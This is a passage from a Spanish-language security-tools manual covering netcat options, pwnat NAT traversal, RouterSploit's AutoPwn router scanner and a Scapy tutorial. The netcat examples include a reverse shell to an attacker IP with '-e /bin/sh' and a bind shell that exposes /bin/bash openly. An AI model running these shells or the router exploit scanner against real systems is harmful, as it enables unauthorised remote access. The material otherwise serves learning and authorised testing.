--ssl-trustfile cert.pem	Esta opción establece una lista de certificados de confianza para fines de verificación del certificado.
--ssl-ciphers cipherlist	Esta opción establece la lista de conjuntos de cifrado que netcat utilizará cuando se conecte a servidores o al aceptar conexiones SSL desde el cliente. La sintaxis se describe en los cifrados del manual de OpenSSL y por defecto a ALL:! ANULL:! ENULL:! LOW:! EXP:! RC4:! MD5: @STRENGTH
--ssl-alpn ALPN list	Esta opción permite especificar una lista separada por comas de los protocolos a enviar a través de la negociación de protocolo de capa de aplicación.

Opciones proxy

--proxy host [: puerto]	Solicita un proxy a través de host: port, usando el protocolo especificado por –proxy-type. Si no se especifica ningún puerto, se utiliza el puerto conocido del protocolo proxy (1080 para SOCKS y 3128 para HTTP).
--proxy-type proto	En el modo de conexión, esta opción solicita el protocolo proto al conectarse a través del proxy especificado por --proxy. En modo escuchar, esta opción hace que netcat actúe como un servidor proxy utilizando el protocolo especificado.
--proxy-auth user [: pass]	En el modo de conexión, da las credenciales que se utilizarán para conectarse al servidor proxy. En modo de escucha, da la credenciales que serán requeridas para conectarse con los clientes.

Opciones de ejecución de comandos

-e command, --exec command	Ejecutar el comando especificado después de que una conexión haya sido establecida. El comando debe especificarse como una ruta de acceso completa.
-c command, --sh-exec command	Igual que la opción -e, excepto que intenta ejecutar el comando a través de /bin/sh
--lua-exec file	Ejecuta el archivo especificado como una secuencia de comandos Lua después de que una conexión haya sido establecida, utilizando un intérprete incorporado.

Opciones de control de acceso

--allow host[, host,...]	La lista de dispositivos permitidos a conectarse al proceso netcat.
--allowfile file	Esto tiene la misma funcionalidad que --allow, excepto que los dispositivos permitidos se proporcionan en un archivo donde cada dispositivo está en una línea.
--deny host [, host, ...]	Lista de dispositivos que no se les permitirá conectarse con el proceso de escucha netcat.
--denyfile file	Igual que la anterior, pero aquí los dispositivos se especifican en un fichero y cada dispositivo debe ocupar una línea

Opciones de tiempo

-d time, --delay time	Establecer el intervalo de retardo para las líneas enviadas.
-i time, --idle-timeout time	Establecer un tiempo de espera fijo para las conexiones inactivas. Si el tiempo de espera de inactividad es alcanzado, la conexión se termina.
-w time, --wait time	Establecer un tiempo de espera fijo para los intentos de conexión.

Opciones de salida

-o file, --output file	Volcar datos de sesión a un archivo
-x file, --hex-dump file	Volcar datos de sesión en hexadecimal a un archivo.
--append-output	Emitir netcat con --append-ouput junto con -o y/o -x y anexará la salida resultante en lugar de truncar los archivos de salida especificados.
-v, --verbose	Modo verbose

Opciones varias

-C, --crlf	Esta opción le dice a netcat que convierta los finales de línea LF a CRLF en la entrada estándar.
-h, --help	Mostrar la pantalla de ayuda y salir
--recv-only	Con esta opción, netcat solo recibirá datos y no tratar de enviar nada
--send-only	Con esta opción, netcat solo enviará datos e ignorará todo lo recibido. Esta opción también hace que etcat cierre la conexión de red y finalice después de que se recibe EOF en la entrada estándar.
--no-shutdown	Con esta opción, netcat no invocará el apagado en un socket después de ver EOF en stdin.
-t, --telnet	Manejar las negociaciones DO/DONT WILL/WONT Telnet.
--version	Muestra el número de versión y sale

Ejemplos

1. Conectar a example.org en el puerto TCP 8080
netcat example.org 8080

2. Escuchar las conexiones por el puerto TCP 8080
netcat -l 8080

3. Redireccionar el puerto TCP 8080 a la máquina local por el puerto 80
netcat --sh-exec "ncat example.org 80" -l 8080 --keep-open

4. Enlazar al puerto TCP 8081 y enviar el /bin/bash para que el mundo pueda acceder libremente.
netcat --exec "/bin/bash" -l 8081 --keep-open

5. Enlazar una shell al puerto TCP 8081, limitando el acceso a los hosts en la red local y limitar el número máximo de conexiones simultáneas a 3.
netcat --exec "/bin/bash" --max-conns 3 --allow 192.168.0.0/24 -l 8081 --keep-open

6.Conectar un smtphost: 25 a través de un servidor SOCKS4 en el puerto 1080
netcat --proxy socks4host --proxy-type socks4 --proxy-auth joe smtphost 25

7. Conectar a smtphost:25 a través de un servidor SOCKS5 en el puerto 1080
netcat --proxy socks5host --proxy-type socks5 –proxy-auth joe:secret smtphost 25

8. Crear un servidor proxy HTTP en el localhost puerto 8888
netcat -l --proxy-type http localhost 8888

9.Enviar un fichero sobre el puerto TCP 9899 del host2 (clienta) al host1 (servidor).
netcat -l 9899 > outputfile
netcat HOST1 9899 < inputfile

10. Transferir en otra dirección, convirtiendo a netcat en un servidor desde un archivo.
netcat -l 9899 < inputfile
netcat HOST1 9899 > outputfile

11. Como configurar un shell inverso desde el objetivo a la máquina atacante. Para este escenario, primero se configura ncat en la máquina del atacante para escuchar el puerto 1337:
netcat –l 1337
A continuación, en la máquina de destino, se usa el siguiente comando ncat:
netcat 172.31.99.53 1337 –e /bin/sh
En la máquina atacante, se puede ejecutar el comando como se muestra a continuación:
netcat -l -p 1337

12. Para escanear puertos, aplicaremos la siguiente sintaxis:
netcat -v 192.168.0.1 80

71. pwnat

pwnat es una herramienta que permite que cualquier número de clientes detrás de NAT se comunique con un servidor detrás de un NAT separado con *no* port forwarding y *no* configuración DMZ en cualquier enrutador para comunicarse directamente entre si. El servidor no necesita saber nada acerca de los clientes que intentan conectarse. En pocas palabras, este es un servidor proxy que funciona detrás de un NAT, incluso cuando el cliente está detrás de un NAT, sin ningún tercero.

uso: pwnat <-s|-c> <args>

Argumentos

-c	Modo cliente. Por defecto. <args>: [local ip] <local port> <proxy host> [proxy port (def:2222)] <remote host> <remote port>
-s	Modo servidor. <args>: [local ip] [proxy port (def:2222)] [[allowed host]:[allowed port] ...]
-6	Usar IPv6
-v	Modo verbose
-h	Mostar la ayuda y salir

Ejemplo
En el lado del servidor ejecuta pwnat -s
En el lado del cliente ejecutar
pwnat -c 8000 192.168.1.202 8080 google.com 80
Ahora si en el navegador se escribe http://localhos:8000, se visualizará la página web de Google.

Funcionamiento
El método de penetración de NAT es doble. Para que se establezca el túnel completo, el lado del cliente necesita conocer la dirección IP pública del servidor y el servidor necesita conocer la dirección IP pública del cliente.


Sin embargo en un modelo verdadero de cliente-servidor, el servidor no conoce la IP del cliente hasta que el cliente se conecta y normalmente los NAT descartarán los paquetes entrantes desconocidos. En pwnat, la configuración es la misma, el servidor no necesita conocer la dirección IP del cliente.

Así es como el servidor pwnat aprende por primera vez la dirección IP del cliente: evito esto haciendo que el cliente finja ser un salto aleatorio en Internet. Básicamente está usando la misma tecnología que un traceroute utiliza para detectar saltos en Internet, pero está haciendo lo contrario para penetrar el NAT explotando las tablas de traducción con estado.

Específicamente, cuando el servidor se inicia, comienza a enviar paquetes fijos de solicitud de eco ICMP a la dirección fija 3. 3. 3. 3. Se espera que estos paquetes no sean devueltos.

Ahora 3. 3. 3. 3 no es un dispositivo al que tenemos acceso, ni terminaremos falsificándolo. En cambio cuando un cliente desea conectarse, el cliente que conoce la dirección IP del servidor, envía

un paquete ICMP Time Exceeded al servidor. El paquete ICMP incluye el paquete fijo original que el servidor estaba enviando a 3. 3. 3. 3. El paquete está dentro del ordenador. Este paquete codificado está integrado en pwnat y actúa como un identificador para pwnat.
¿Por qué? Porque el cliente pretende ser un salto en Internet, cortésmente diciéndole al servidor que su paquete original "ICMP echo request" no se pudo entregar. Su NAT, siendo el dispositivo abiertamente abierto que es, es lo suficientemente agradable como para notar que el paquete *dentro* del paquete de tiempo excedido ICMP coincide con el paquete que envió el servidor. Luego su NAT reenvía “ICMP time exceeded” de vuelta al servidor detrás de la NAT, incluyendo el encabezado IP completo del cliente, permitiendo así que el servidor sepa cual es la dirección IP del cliente



Server (1. 2. 3. 4): ICMP Echo Request -> 3. 3. 3. 3
. . .
Server (1. 2. 3. 4): ICMP Echo Request -> 3. 3. 3. 3
. . .
Server (1. 2. 3. 4): ICMP Echo Request -> 3. 3. 3. 3
. . . every 30 seconds . . .

En esta etapa, un cliente desea conectarse

Cliente (6. 7. 8. 9): ICMP Time Exceeded (incluye ICMP Echo Request a 3. 3. 3. 3) -> 1. 2. 3. 4
NAT del servidor: se ve el Echo Request del servidor en el paquete Time Exceeded del cliente, envía el paquete completo al servidor porque coincide con el paquete saliente del servidor

¿No estás seguro si esto funciona? Simplemente rastrear cualquier dispositivo mientras está detrás de su NAT. Se notará que los paquetes entrantes provienen de direcciones IP aleatorias de las que su enrutador no sabe nada. Su enrutador sabe enviarlos de vuelta a usted, en lugar de otro cliente en su red, basado en los datos dentro del paquete ICMP time exceeded.

Ahora el servidor solo ha aprendido la dirección IP del cliente. Todavía no se tiene ningún método para enviar datos adicionales. Para la comunicación completa, se utiliza el mismo método utilizado en chownat para penetrar en ambos NAT.

Ejemplo de un cliente detrás de un NAT hablando con una máquina que no está detrás de un NAT:
Machine A -> NAT A -> net -> quake server

La máquina A envía un paquete UDP al quake server, abriendo una sesión.
NAT A ve esto y dice:
"Si cualquier paquete UDP de vuelta pronto con la misma información del dispositivo y su puerto, me estoy enrutando a la máquina A. "

Quake server envía paquetes UDP de vuelta, golpea NAT A y NAT A viendo los dispositivos y los puertos correctos, lo envía a la máquina A. Ahora la máquina A y el quake server se podrán comunicar sin ningún problema.

Ahora así es como funciona pwnat ahora que el cliente y el servidor conocen la IP del otro.

El objetivo es: Machine A (ssh client) -> NAT A -> net -> NAT B -> Machine B (ssh server)

Cuando inicia el servidor pwnat en la máquina B, dispara lentamente los paquetes UDP a la máquina A. Por supuesto NAT A no espera a estos, por lo que descarta cada uno de ellos. La máquina B no se detiene.

Una vez que comienza el cliente pwnat en la máquina A, comienza a enviar paquetes UDP a la máquina B.

pwnat predetermina los puertos de origen y destino a 2222. Cualquier usuario sin privilegios puede configurar los puertos de origen y destino UDP. Normalmente los paquetes UDP que la máquina A está enviando a NAT B se descartarían. Sin embargo, dado que la máquina B está enviando paquetes similares, NAT B asume que estas son respuestas y las deja volver a entrar. Una vez que la máquina B ve estos paquetes, envía paquetes handshake a la máquina A. Estos paquetes no serán descartados por NAT A debido a la misma razón: NAT A ve que los paquetes salen y los paquetes que regresan a NAT parecen respuestas a los que salen.

Finalmente ambos lados se están comunicando completamente a través de UDP, permitiendo que los protocolos que se ejecutan a través de TCP .

72. RouterSploit

RouterSploit es muy parecido al Metasploit, pero centrado en los enrutadores.

No tiene una interfaz gráfica y todos los destinos se configuran manualmente. Cada enrutador debe especificarse individualmente. Si la vulnerabilidad se encuentra en la ejecución remota del código, se obtendrá un shell remoto.

Ir a /root/routersploit/ y ejecutar python3 rsf.py

root@kali:~/routersploit# python3 rsf.py

```
 _____          _        _____      _       _ _
| ___ \        | |      /  ___|    | |     (_) |
| |_/ /___  _   _| |_ ___ _ __\ `--. _ __ | | ___  _| |_
|    // _ \| | | | __/ _ \ '__|`--. \ '_ \| |/ _ \| | __|
| |\ \ (_) | |_| | ||  __/ |  /\__/ / |_) | | (_) | | |_
\_| \_\___/ \__,_|\__\___|_|  \____/| .__/|_|\___/|_|\__|
                                    | |
      Exploitation Framework for    |_|    by Threat9
          Embedded Devices

 Codename   : I Knew You Were Trouble
 Version    : 3.4.1
 Homepage   : https://github.com/threat9/routersploit
 Exploits: 131 Scanners: 4 Creds: 171 Generic: 4 Payloads: 32 Encoders: 6
rsf >
```

El marco cuenta con los siguientes 5 módulos:

- exploits: módulos que aprovechan las vulnerabilidades identificadas.
- creds: módulos para probar credenciales en los servicios de red.
- scanners: módulos que verifican si un objetivo es vulnerable a cualquier exploit.
- payloads: módulos para generar cargas útiles en diversas arquitecturas.
- generic: módulos que realizan ataques genéricos.

Hay distintos comandos, los generales son

- help
- use <modulo>
- exec <shell command> <args>
- search <search term>
- exit

Los específicos a cada módulo son

- show options, que muestra las posibles opciones del módulo
- set target <dirección IP>, para apuntar a la víctima
- set <port>, para especificar el puerto
- run, para ejecutar el módulo

72.1. Comprobación automática de un enrutador de todas las vulnerabilidades

RouterSploit tiene un poco de automatización. Se puede verificar un enrutador para todas las vulnerabilidades y debilidades. Para este propósito, hay un módulo AutoPwn. El módulo analiza todas las vulnerabilidades y debilidades a la vez.
Para ello se debe iniciar el RouterSploit y ejecutar:
rsf > use scanners/autopwn
rsf (AutoPwn) >

Ejecutar show options para ver las opciones.rsf (AutoPwn) > show options
Target options:

Name	Current settings	Description
target		Target IPv4 or IPv6 address

Module options:

Name	Current settings	Description
vendor	any	Vendor concerned (default: any)
http_use	true	Check HTTP[s] service: true/false
http_ssl	false	HTTPS enabled: true/false
ftp_use	true	Check FTP[s] service: true/false
ftp_ssl	false	FTPS enabled: true/false
ssh_use	true	Check SSH service: true/false
telnet_use	true	Check Telnet service: true/false
snmp_use	true	Check SNMP service: true/false
threads	8	Number of threads

Una vez establecidas con el comando set, ejecutar el módulo con el comando run.

Un ejemplo de respuesta es
rsf (AutoPwn) > run
[*] Running module scanners/autopwn...


[*] 192.168.1.1 Starting vulnerablity check...
[-] 192.168.1.1:80 http exploits/routers/dlink/dir_825_path_traversal is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/comtrend/ct_5361t_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/dlink/dsl_2730_2750_path_traversal is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/dlink/dir_300_320_615_auth_bypass is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/dlink/dwl_3200ap_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/dlink/dsl_2750b_info_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/generic/shellshock is not vulnerable
---
[*] 192.168.1.1 Could not verify exploitability:
- 192.168.1.1:80 http exploits/routers/dlink/dsl_2640b_dns_change
- 192.168.1.1:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce
- 192.168.1.1:80 http exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change
- 192.168.1.1:80 http exploits/routers/dlink/dsl_2740r_dns_change
- 192.168.1.1:80 http exploits/routers/3com/officeconnect_rce
- 192.168.1.1:80 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce

- 192.168.1.1:80 http exploits/routers/cisco/secure_acs_bypass

73. scapy

73.1. Introducción

Scapy es un programa de Python que permite al usuario enviar, rastrear y diseccionar y falsificar paquetes de red. Esta capacidad permite la construcción de herramientas que pueden sondear, escanear o atacar redes.En otras palabras, Scapy es un poderoso programa interactivo de manipulación de paquetes. Es capaz de falsificar o decodificar paquetes de una gran cantidad de protocolos, enviarlos por cable, capturarlos, hacer coincidir solicitudes y respuestas, y mucho más. Scapy puede manejar fácilmente la mayoría de las tareas clásicas como escaneo, rastreo de rutas, sondeo, pruebas unitarias, ataques o descubrimiento de redes. Puede reemplazar hping, arpspoof, arp-sk, arping, p0f e incluso algunas partes de nmap, tcpdump y tshark.



Scapy también se desempeña muy bien en muchas otras tareas específicas que la mayoría de las otras herramientas no pueden manejar, como enviar paquetes no válidos, inyectar sus propios paquetes 802.11, combinar técnicas (salto de VLAN + envenenamiento de caché ARP, descodificación VOIP en canal cifrado WEP, ...), etc.

Scapy hace principalmente 2 cosas: enviar paquetes y recibir respuestas. Define un conjunto de paquetes, los envía, recibe respuestas, hace coincidir las solicitudes con las respuestas y devuelve una lista de parejas de paquetes (solicitud, respuesta) y una lista de paquetes no coincidentes. Esto tiene la gran ventaja sobre herramientas como nmap o hping en que una respuesta no se reduce a (abrir/cerrar/filtrar), sino que es el paquete completo.

Además de esto, se pueden construir más funciones de alto nivel, por ejemplo, una que haga trazadores de ruta y como resultado solo el TTL de inicio de la solicitud y la IP de origen de la respuesta. Una que hace ping a toda una red y da la lista de máquinas que responden. Uno que hace un escaneo de puertos y devuelve un informe LaTeX.

73.2. Que hace el Scapy

Primero, con la mayoría de las otras herramientas de red, no construirá algo que el autor no haya imaginado. Estas herramientas se han creado para un objetivo específico y no pueden desviarse mucho de ellas. Por ejemplo, un programa de envenenamiento de caché ARP no le permitirá usar

doble encapsulación 802.1q. O intente encontrar un programa que pueda enviar por ejemplo un paquete ICMP con relleno. De hecho, cada vez que tiene una nueva necesidad, se tiene que construir una nueva herramienta.

En segundo lugar, suelen confundir decodificación e interpretación. Las máquinas son buenas para decodificar y pueden ayudar a los seres humanos con esto. La interpretación está reservada para los seres humanos. Algunos programas intentan imitar este comportamiento. Por ejemplo, dicen "este puerto está abierto" en lugar de "Recibí un SYN-ACK". A veces tienen razón y a veces no. Es más fácil para los principiantes, pero cuando sabes lo que estás haciendo, sigues intentando deducir lo que realmente sucedió a partir de la interpretación del programa para crear el tuyo, lo cual es difícil porque perdiste una gran cantidad de información. Y a menudo terminas usando tcpdump -xX para decodificar e interpretar lo que la herramienta perdió.

En tercer lugar, incluso los programas que solo decodifican no le dan toda la información que recibieron. La visión de la red que te dan es la que su autor pensó que era suficiente. Pero no está completo, y tienes un sesgo. Por ejemplo, ¿conoce alguna herramienta que informe sobre el relleno de Ethernet? Scapy trata de superar estos problemas. Permite construir exactamente los paquetes que deseas. Incluso si pienso apilar una capa 802.1q sobre TCP no tiene sentido, puede que tenga algo para alguien más que esté trabajando en un producto que no conozco. Scapy tiene un modelo flexible que trata de evitar tales límites arbitrarios. Eres libre de poner cualquier valor que desees en el campo que quieras y apilarlos como quieras.

De hecho es como construir una nueva herramienta cada vez, pero en lugar de tratar con un programa de 100 líneas en C, solo escribes 2 líneas de Scapy.

Después de una sonda (escaneo, traceroute, etc.), Scapy siempre proporciona los paquetes descodificados completos de la sonda, antes de cualquier interpretación. Eso significa que por ejemplo puede probar una vez e interpretar muchas veces, pedir una ruta de rastreo y mirar el relleno.

73.2.1. Diseño rápido de paquetes

Otras herramientas se adhieren al paradigma “programa que se ejecuta desde un shell”. El resultado es una sintaxis horrible para describir un paquete. Para estas herramientas, la solución adoptada utiliza una descripción más alta pero menos poderosa, en forma de escenarios imaginados por el autor de la herramienta. Como ejemplo, solo se debe dar la dirección IP a un escáner de puertos para activar el escenario de escaneo de puertos. Incluso si el escenario se modifica un poco, aún está atascado en un escaneo de puerto.

El paradigma de Scapy es proponer un lenguaje DSL (Domain Specific Language) que permita una descripción potente y rápida de cualquier tipo de paquete. El uso de la sintaxis de Python y un intérprete de Python como la sintaxis de DSL y su intérprete tiene muchas ventajas: no es necesario escribir un intérprete separado, los usuarios no necesitan aprender otro idioma y se benefician de un lenguaje completo, conciso y muy poderoso.

El paradigma de Scapy es proponer un lenguaje DSL (Domain Specific Language) que permita una descripción potente y rápida de cualquier tipo de paquete. El uso de la sintaxis de Python y un intérprete de Python como la sintaxis de DSL y su intérprete tiene muchas ventajas: no es necesario escribir un intérprete separado, los usuarios no necesitan aprender otro idioma y se benefician de un lenguaje completo, conciso y muy poderoso.

Scapy permite al usuario describir un paquete o conjunto de paquetes como capas que se apilan una sobre otra. Los campos de cada capa tienen valores predeterminados útiles que pueden sobrecargarse. Scapy no obliga al usuario a utilizar métodos o plantillas predeterminados. Esto alivia el requisito de escribir una nueva herramienta cada vez que se requiere un escenario diferente. En C, puede tomar un promedio de 60 líneas para describir un paquete. Con Scapy, los paquetes que se enviarán pueden describirse en una sola línea con otra línea para imprimir el resultado. El 90% de las herramientas de sondeo de red se pueden reescribir en 2 líneas de Scapy.

73.2.2. Sondear una vez, interpretar muchos

El descubrimiento de la red es una prueba de caja negra. Al sondear una red, se envían muchos estímulos y solo se responden algunos de ellos. Si se eligen los estímulos correctos, la información deseada puede obtenerse de las respuestas o la falta de respuestas. A diferencia de muchas herramientas, Scapy proporciona toda la información, es decir, todos los estímulos enviados y todas las respuestas recibidas. El examen de estos datos dará al usuario la información deseada. Cuando el conjunto de datos es pequeño, el usuario puede simplemente buscarlo. En otros casos, la interpretación de los datos dependerá del punto de vista adoptado. La mayoría de las herramientas eligen el punto de vista y descartan todos los datos no relacionados con ese punto de vista. Debido a que Scapy proporciona los datos completos sin procesar, estos datos pueden usarse muchas veces, lo que permite que el punto de vista evolucione durante el análisis. Por ejemplo se puede sondear una exploración de puerto TCP y visualizar los datos como resultado de la exploración de puerto. Los datos también podrían visualizarse con respecto al TTL del paquete de respuesta. No es necesario iniciar una nueva sonda para ajustar el punto de vista de los datos.

73.2.3. Scapy decodifica, no interpreta

Un problema común con las herramientas de sondeo de redes es que intentan interpretar las respuestas recibidas en lugar de solo descifrar y dar datos. Informar algo como “Received a TCP Reset on port 80” no está sujeto a errores de interpretación. Informar que el puerto 80 está cerrado, es una interpretación que puede ser correcta la mayor parte del tiempo pero incorrecta en algunos contextos específicos que el autor de la herramienta no imaginó. Por ejemplo, algunos escáneres tienden a informar sobre un puerto TCP filtrado cuando reciben un paquete inalcanzable de destino ICMP. Esto puede ser correcto, pero en algunos casos, significa que el cortafuegos no filtró el paquete, sino que no hubo ningún host al que reenviar el paquete.

La interpretación de los resultados puede ayudar a los usuarios que no saben que es un escaneo de puerto, pero también puede hacer más daño que bien, ya que inyecta sesgos en los resultados. Lo que puede suceder es que para que ellos mismos puedan hacer la interpretación, los usuarios con conocimientos intentarán aplicar ingeniería inversa a la interpretación de la herramienta para derivar los hechos que desencadenaron esa interpretación. Desafortunadamente, mucha información se pierde en esta operación.

73.3. Demostración rápida

Primero jugamos un poco y creamos 4 paquetes IP a la vez. Vamos a ver como funciona. Primero instanciamos la clase IP. Luego lo instanciamos nuevamente y proporcionamos un destino que vale 4 direcciones IP (/ 30 proporciona la máscara de red). Usando un lenguaje de Python, desarrollamos este paquete implícito en un conjunto de paquetes explícitos. Luego dejamos al intérprete. Cuando

proporcionamos un archivo de sesión, las variables en las que estábamos trabajando se guardan y luego se vuelven a cargar:

```
# ./run_scapy -s mysession
New session [mysession]
Welcome to Scapy (2.4.0)
>>> IP()
<IP |>
>>> target="www.target.com/30"
>>> ip=IP(dst=target)
>>> ip
<IP dst=<Net www.target.com/30> |>
>>> [p for p in ip]
[<IP dst=207.171.175.28 |>, <IP dst=207.171.175.29 |>,
<IP dst=207.171.175.30 |>, <IP dst=207.171.175.31 |>]
>>> ^D
# ./run_scapy -s mysession
Using session [mysession]
Welcome to Scapy (2.4.0)
>>> ip
<IP dst=<Net www.target.com/30> |>
```

Ahora, manipulemos algunos paquetes:

```
>>> IP()
<IP |>
>>> a=IP(dst="172.16.1.40")
>>> a
<IP dst=172.16.1.40 |>
>>> a.dst
'172.16.1.40'
>>> a.ttl
64
```

Supongamos que quiero una dirección MAC de transmisión y una carga útil IP en ketchup.com y a mayo.com, un valor TTL de 1 a 9 y una carga útil UDP:

```
>>> Ether(dst="ff:ff:ff:ff:ff:ff")
/IP(dst=["ketchup.com","mayo.com"],ttl=(1,9))
/UDP()
```

Tenemos 18 paquetes definidos en 1 línea (1 paquete implícito)

73.3.1. Valores predeterminados sensibles

Scapy intenta utilizar valores predeterminados razonables para todos los campos de paquetes. Si no se anula,

- La IP origen se elige de acuerdo con el destino y la tabla de enrutamiento
- La suma de verificación se calcula
- La MAC origen se elige de acuerdo con la interfaz de salida
- El tipo de Ethernet y el protocolo IP están determinados por la capa superior

Example : Default Values for IP

```
>>> ls(IP)
version    : BitField            = (4)
ihl        : BitField            = (None)
tos        : XByteField          = (0)
len        : ShortField          = (None)
id         : ShortField          = (1)
flags      : FlagsField          = (0)
frag       : BitField            = (0)
ttl        : ByteField           = (64)
proto      : ByteEnumField       = (0)
chksum     : XShortField         = (None)
src        : Emph                = (None)
dst        : Emph                = ('127.0.0.1')
options    : IPoptionsField      = ('')
```

Los valores predeterminados de otros campos se eligen como los más útiles:

- El puerto de TCP origen es 20, el puerto de destino es 80.
- Los puertos de origen y destino UDP son 53.
- El tipo ICMP es una solicitud de eco.

73.4. Iniciando Scapy

El shell interactivo de Scapy se ejecuta en una sesión de terminal. Se necesitan privilegios de root para enviar los paquetes, por lo que aquí estamos usando sudo:

```
$ sudo ./scapy
Welcome to Scapy (2.4.0)
>>>
```

En Windows, abrir un símbolo del sistema (cmd.exe) y asegúrese de tener privilegios de administrador:

```
C:\>scapy
Welcome to Scapy (2.4.0)
>>>
```

Si no tiene todos los paquetes opcionales instalados, Scapy le informará que algunas funciones no estarán disponibles:

```
INFO: Can't import python matplotlib wrapper. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump()or pdfdump().
```

Sin embargo las características básicas de enviar y recibir paquetes aún deberían funcionar.

73.4.1. Personalizando el terminal

Antes de comenzar a usar Scapy, es posible que desee configurar Scapy para representar correctamente los colores en su terminal. Para hacerlo, establezca conf.color_theme en uno de los siguientes temas:

```
DefaultTheme, BrightTheme, RastaTheme, ColorOnBlackTheme,
BlackAndWhite, HTMLTheme, LatexTheme
```

Por ejemplo:

```
conf.color_theme = BrightTheme()
```

Otros parámetros como conf.prompt también pueden proporcionar cierta personalización. Notar que Scapy actualizará el shell automáticamente tan pronto como se cambien los valores conf.

73.5. Tutorial interactivo

Esta sección le mostrará varias de las características de Scapy. Simplemente abra una sesión Scapy como se muestra arriba y pruebe los ejemplos usted mismo.

73.5.1. Primeros pasos

Construir un paquete y jugar con él:

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>> a
< IP dst=192.168.1.1 |>
>>> a.ttl
64
```

73.5.2. Capas de apilamiento

El operador / se ha utilizado como operador de composición entre 2 capas. Al hacerlo, la capa inferior puede tener uno o más de sus campos predeterminados sobrecargados de acuerdo con la capa superior. Una cadena se puede usar una cadena como una capa sin procesar.

```
>>> IP()
<IP |>
>>> IP()/TCP()
<IP frag=0 proto=TCP |<TCP |>>
>>> Ether()/IP()/TCP()
<Ether type=0x800 |<IP frag=0 proto=TCP |<TCP |>>>
>>> IP()/TCP()/"GET / HTTP/1.0\r\n\r\n"
<IP frag=0 proto=TCP |<TCP |<Raw load='GET / HTTP/1.0\r\n\r\n' |>>>
>>> Ether()/IP()/IP()/UDP()
```

```
<Ether type=0x800 |<IP frag=0 proto=IP |<IP frag=0 proto=UDP |<UDP |
>>>>
>>> IP(proto=55)/TCP()
<IP frag=0 proto=55 |<TCP |>>
```

Cada paquete se puede compilar o diseccionar. En Python, el _ (guión bajo) es el último resultado:

```
>>> raw(IP())
'E\x00\x00\x14\x00\x01\x00\x00@\x00|\xe7\x7f\x00\x00\x01\x7f\x00\x00\
x01'
>>> IP(_)
<IP version=4L ihl=5L tos=0x0 len=20 id=1 flags= frag=0L ttl=64
proto=IP chksum=0x7ce7 src=127.0.0.1 dst=127.0.0.1 |>
>>> a=Ether()/IP(dst="www.slashdot.org")/TCP()/"GET /index.html
HTTP/1.0 \n\n"
>>> hexdump(a)
00 02 15 37 A2 44 00 AE F3 52 AA D1 08 00 45 00 ...7.D...R....E.
00 43 00 01 00 00 40 06 78 3C C0 A8 05 15 42 23 .C....@.x<....B#
FA 97 00 14 00 50 00 00 00 00 00 00 00 00 50 02 .....P........P.
